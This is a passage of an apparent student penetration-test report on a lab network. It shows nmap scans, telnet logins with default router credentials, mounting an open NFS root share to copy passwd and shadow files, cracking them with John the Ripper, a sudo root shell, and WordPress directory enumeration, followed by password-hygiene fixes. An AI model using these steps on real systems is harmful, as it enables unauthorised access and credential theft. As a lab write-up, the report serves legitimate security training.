
The network 192.168.0.96/27 could now be scanned with nmap from Kali Linux. The results are shown below in figure 12.1.



(Figure 12.1: Nmap Scan of 192.168.0.96/27)

As shown, only two hosts were discovered on this network- 192.168.0.98 was the LAN interface of the firewall. Therefore, a connection to the host 192.168.0.96 would be attempted with telnet.

3.11.1 Router R4



(Figure 12.2: Telnet Connection to R4)

As shown above in figure 12.2, this host was another VyOS router. The password of vyos allowed for a successful telnet login. Information from the router could now be analysed, as shown below in figures 12.3 and 12.4.

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.97/27                   u/u
eth1             192.168.0.65/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
```

(Figure 12.3: R4 Interface List)


```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth0, 00:37:17
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth0, 00:37:27
O   192.168.0.64/27 [110/10] is directly connected, eth1, 00:39:48
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth0, 00:39:48
C>* 192.168.0.96/27 is directly connected, eth0
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth0, 00:38:09
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth0, 00:37:17
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 00:37:27
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 00:38:09
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 00:38:39
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 00:38:39
vyos@vyos:~$
```

(Figure 12.4: R4 Route Table)

As could be noted from figure 12.3 above, there was only one other outbound interface on this router- eth1, as eth0 with the IP address of 192.168.0.97 was the previously discovered interface of this router, R4. The network IP address of 192.168.0.64/27 would now need to be scanned.


3.12 Network 192.168.0.64/27

The network was scanned with nmap, with the results shown below in figures 13.1 and 13.2.



```
root@kali:~# nmap -A 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-15 06:28 EST
Nmap scan report for 192.168.0.65
Host is up (0.00094s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2022-11-15T11:29:19+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 5 hops
Service Info: Host: vyos; Device: router

TRACEROUTE (using port 256/tcp)
HOP RTT     ADDRESS
1   0.27 ms 192.168.0.193
2   0.64 ms 192.168.0.226
3   0.96 ms 192.168.0.230
4   1.28 ms 192.168.0.234
5   1.57 ms 192.168.0.65
```

(Figure 13.1: Nmap Scan of 192.168.0.64/27)




(Figure 13.2: Nmap Scan of 192.168.0.66)

As the host 192.168.0.65 was the known interface of router R6, the only other host on this network was 192.168.0.66.

3.12.1 Host H7: 192.168.0.66

Once access was gained to H7, information for the network mapping could then be obtained.



(Figure 13.3: H7 Interface List)

4. SECURITY EXPLOITS & FIXES

Several security exploits were enumerated in the network. Below are the main vulnerabilities found on each host, with each applicable host and how it was exploited, and any fixes that can be done.

4.1 Default Credentials & Weak Passwords

The most frequent vulnerability on this network was extensive use of default credentials and weak or re-used passwords.

All the VyOS routers had the default remote login of vyos for both username and password.

There was variation found in the SSH passwords for hosts with that service running- however the password of `plums` was cracked relatively quickly by the tool John the Ripper when given the passwd and shadow files. This password was then re-used for the SSH connection to the xadmin account on multiple hosts.

`!gatvol` was found to be another SSH password but is weak as it was found on a wordlist used to brute force the password with a Metasploit module.

`zxc123` was the password found for the admin account for the WordPress website running on webserver host H2. This is also a weak password and was found by brute forcing the account.

On H2, privilege escalation could be done to the guest account by guessing the password to be `guest`.

The firewall on the network was found to be using the default Pfsense credentials.

The solution to these insecurities is to:

- Avoid re-using passwords across host services.
- Always replace the default credentials for software after installation.
- Use strong passwords that are longer, and at least contain special characters and capitalized letters.

While this security flaw was sometimes present when another vulnerability was being exploited, it is easy to fix and if left unchecked always makes it easier for an attacker to gain access to systems they should not have access to.

Below are the hosts that were vulnerable because of weak or re-used passwords.

4.1.1 Host H1: 192.168.0.210/27

As found in section 3.1.2, host H1 was found to be potentially vulnerable as there may have been an NFS insecurity.

The machine was interrogated with `showmount -e 192.168.0.210` to show which files are open for export on NFS.

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
```


(Figure 14.1: H1 Export List)

The root folder has been opened for export for any IP address in 192.168.0.*. A folder to mount to the share was created and mounted to the NFS share. Figure 14.2 below shows the commands used.

```
root@kali:~# mount -t nfs 192.168.0.210:/ ./mount1
root@kali:~# cd mount1
root@kali:~/mount1# ls
bin   cdrom  etc   initrd.img  lib64       media  opt   root  sbin  sys  usr  vmlinuz
boot  dev    home  lib         lost+found  mnt    proc  run   srv   tmp  var
root@kali:~/mount1#
```


(Figure 14.2: H1 NFS Mount)

After gaining access to the share, browsing to `/mount1/etc` gave access to the `passwd` and `shadow` files found on Linux OS, which contain user ID and password hash, respectively.



(Figure 14.3: H1 etc Directory)

The files were then copied to the Kali desktop as shown below in figure 14.4, and a tool installed on Kali Linux was used to combine the files into one file that could be passed to John the Ripper to crack the password for the account contained within the passwd file. The folder created to access the NFS share was unmounted.



(Figure 14.4: H1 Copying Files)

The unshadow tool was used to combine both files into a file passed to John the Ripper to be cracked, as shown below in figures 14.5-14.6.

```
root@kali:~/Desktop# unshadow passwd shadow > unshadow
root@kali:~/Desktop#
```

(Figure 14.5: Unshadow Tool)

```
root@kali:~/Desktop# john -show unshadow
xadmin:plums:1000:1000:Abertay,,,:/home/xadmin:/bin/bash

1 password hash cracked, 0 left
```

(Figure 14.6: John the Ripper Tool)

The user account for 192.168.0.210 was found to be `xadmin` with the password `plums`. An SSH connection was then attempted with 192.168.0.210 with these credentials, as shown below in figure 14.7.

```
root@kali:~# ssh xadmin@192.168.0.210
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Oct 30 17:05:42 2022 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$
```

(Figure 14.7: H1 SSH Access)

The command `sudo -l` was run to determine what commands the xadmin user has access to, as shown in figure 14.8. As all commands were available, `sudo -s` opens a root shell as shown in figure 14.9. Access to root permissions had now been gained on this machine.

```
xadmin@xadmin-virtual-machine:~$ sudo -l
[sudo] password for xadmin:
Matching Defaults entries for xadmin on xadmin-virtual-machine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User xadmin may run the following commands on xadmin-virtual-machine:
    (ALL : ALL) ALL
xadmin@xadmin-virtual-machine:~$
```


(Figure 14.8: H1 Sudo Permissions)

```
xadmin@xadmin-virtual-machine:~$ sudo -s
root@xadmin-virtual-machine:~#
```

(Figure 14.9: H1 Root Shell)

4.1.2 Host H2: 172.16.221.237/24

As found in section 3.2, this host only had services running on port 80. The website of this host was browsed to using the IP address of the host, shown below in figure 15.1.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

(Figure 15.1: H2 IP)

Using the directory scanner Metasploit module, the webserver was scanned for available directories. The commands for this were:


- `Msfconsole` to open the Metasploit framework console
- `Use auxiliary/scanner/http/dir_scanner`

Options for this module were then configured as shown below in figure 15.2:

```
msf5 auxiliary(scanner/http/dir_scanner) > options

Module options (auxiliary/scanner/http/dir_scanner):

   Name        Current Setting                                      Required  Descript
ion
   ----        ---------------                                      --------  --------
---
   DICTIONARY  /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt  no        Path of
word dictionary to use
   PATH        /                                                    yes       The path
  to identify files
   Proxies                                                          no        A proxy
chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                                                           yes       The targ
et host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       80                                                   yes       The targ
et port (TCP)
   SSL         false                                                no        Negotiat
e SSL/TLS for outgoing connections
   THREADS     1                                                    yes       The numb
er of concurrent threads (max one per host)
   VHOST                                                            no        HTTP ser
ver virtual host

msf5 auxiliary(scanner/http/dir_scanner) > set RHOSTS 172.16.221.237
RHOSTS => 172.16.221.237
msf5 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 172.16.221.237
[+] Found http://172.16.221.237:80/cgi-bin/ 403 (172.16.221.237)
[+] Found http://172.16.221.237:80/doc/ 403 (172.16.221.237)
[+] Found http://172.16.221.237:80/icons/ 403 (172.16.221.237)
[+] Found http://172.16.221.237:80/javascript/ 403 (172.16.221.237)
[+] Found http://172.16.221.237:80/wordpress/ 200 (172.16.221.237)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

(Figure 15.2: Metasploit Scanner Module)

And as shown, the webserver was also running a WordPress site. Browsing to http://172.16.221.237/wordpress gave the result found below in figure 15.3.




(Figure 15.3: H2 WordPress Site)

DIRB was then further used to enumerate these results; which uses a dictionary- based attack to find existing and hidden web objects. The command used to launch DIRB was:


```
dirb http://172.16.221.237/
```

The partial results are shown below in figure 15.4.




(Figure 15.4: Dirb Scan Output)

As shown, a `wp-admin` page was available to access. This page is shown below in figure 15.5.



(Figure 15.5: H2 WordPress Login Page)

The default username of admin with the password of admin was attempted unsuccessfully, as shown below in figure 15.6.



(Figure 15.6: H2 WordPress Admin Account)

